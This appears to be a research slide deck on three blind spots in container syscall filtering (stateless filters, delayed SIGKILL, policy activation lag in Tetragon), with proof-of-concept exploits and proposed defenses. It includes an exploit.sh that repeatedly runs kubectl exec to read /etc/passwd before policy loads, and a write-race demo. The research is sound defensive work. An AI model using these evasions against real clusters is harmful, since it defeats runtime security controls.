
Blind Spot 2: Reactive Delay

- SIGKILL does not always interrupt the syscall in progress
- For many syscalls, signal handling occurs on the **return path** (ex. write, sendto, kill, etc.)
  - ➢ Actual syscall execution may complete before group exit



Blind Spot 3: Asynchronous Policy Activation

- Operator policy loading runs in parallel with container creation
- Policy state is installed **after pod events are observed**
  - ➢ Creates a security gap until policy activation



Real-World Target Environment Setup

Experimental Environment


Category	Configuration
Cluster	**Kubernetes** v1.30.14, single-node
Tetragon	**v1.1.0**
Runtime	containerd v1.7.24
Kernel	Linux v5.15


Attack Demo


Demo	Blind Spot	Environment	Success Condition
#1	Stateless filtering	Kubernetes + Seccomp profile	Log4j chain succeeds with allowed syscalls
#2	Reactive delay	Host-level eBPF test	Process killed, but write completed
#3	Initialization gap	Kubernetes + Tetragon-1.4.0	cat succeeds before policy activation

Demo 1: Evading Stateless Filters

- Stateless filter's not sufficient to protect a container







Demo 2: Exploiting Delayed Termination

enforcer.c

```c
SEC("tracepoint/raw_syscalls/sys_enter")
int rtp_sys_enter(struct trace_event_raw_sys_enter *ctx)
{
    ...

    if (current_syscall != target_syscall)
        return 0;

    fd = (__s32)ctx->args[0];
    if (!read_fd_basename(fd, actual_name))
        return 0;

    if (!str_matches(target_name, actual_name))
        return 0;

    ...

    bpf_send_signal(SIGKILL);
    return 0;
}
```

exploit.c

```c
fd = open(argv[1], O_WRONLY | O_CREAT | O_TRUNC | O_DIRECT, 0600);
if (fd < 0) {
    perror("open");
    return 1;
}

memset(buf, 0, size);
strncpy(buf, argv[2], size - 1);

fprintf(stderr, "[victim] writing %zu bytes to %s\n", size, argv[1]);
written = write(fd, buf, size);
if (written < 0) {
    perror("write");
} else {
    fprintf(stderr, "[victim] write returned %zd\n", written);
}
```

Demo 2: Exploiting Delayed Termination

Demo 3: Exploiting the Initialization Gap

Tetragon policy

```yaml
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: block-open-etc-passwd
spec:
  podSelector:
    matchLabels:
      app: nginx
  kprobes:
  - call: "sys_openat"
    syscall: true
    args:
    - index: 0
      type: "int"
    - index: 1
      type: "string"
    - index: 2
      type: "int"
    selectors:
    - matchArgs:
      - index: 1
        operator: "Equal"
        values:
        - "/etc/passwd"
      matchActions:
      - action: Sigkill
```

- Applied Policy
  - SIGKILL at “sys_openat” hook point


```
cclab@demo:~/Demo/3_operator$ kubectl get pods -n kube-system tetragon-q5t4h
NAME              READY   STATUS    RESTARTS       AGE
tetragon-q5t4h    2/2     Running   2 (2d2h ago)   2d10h
cclab@demo:~/Demo/3_operator$ kubectl get tracingpolicy
NAME                    AGE
block-open-etc-passwd   4m26s
```

Tetragon policy

Demo 3: Exploiting the Initialization Gap


exploit.sh

```
#!/bin/bash

NAMESPACE="default"
POD_NAME="nginx"

echo "[*] Spamming kubectl exec..."

while true; do
  kubectl exec -n "$NAMESPACE" "$POD_NAME" -- \
    cat /etc/passwd 2>/dev/null

  EXIT_CODE=$?

  if [[ $EXIT_CODE -eq 0 ]]; then
    echo "[!!] Attack SUCCESS"
    exit 0
  fi
done
```




Defense : Stateful filtering

- Look up the **previous syscall** from the eBPF map
- Validate the syscall sequence using the syscall graph
- Detect invalid syscall sequences before enforcement



Defense : Preemptive Blocking


- SIGKILL response can be too late
- LSM-BPF blocks inline by returning an error at hook points
- But LSM hooks are not one-to-one syscall filters



Defense : Atomic Policy Installation


- Requirements
  - Detect container creation events
  - **Prevent container startup** until policy installation completes

→ **OCI Prestart Hook**



Key Takeaways

- Three key limitations of current syscall filtering
- Design directions for next-generation syscall filtering



Q&A

Acknowledgement

- This work was supported by the National Research Foundation of Korea(NRF) grant funded by the Korea government(MSIT)(No. RS-2025-16069415).

- This work was supported by the IITP(Institute of Information & Communications Technology Planning & Evaluation)-ICAN(ICT Challenge and Advanced Network of HRD) grant funded by the Korea government(Ministry of Science and ICT)(IITP-2026-RS-2024-00437024)

CCLAB BoanLab Networked Systems and Security Lab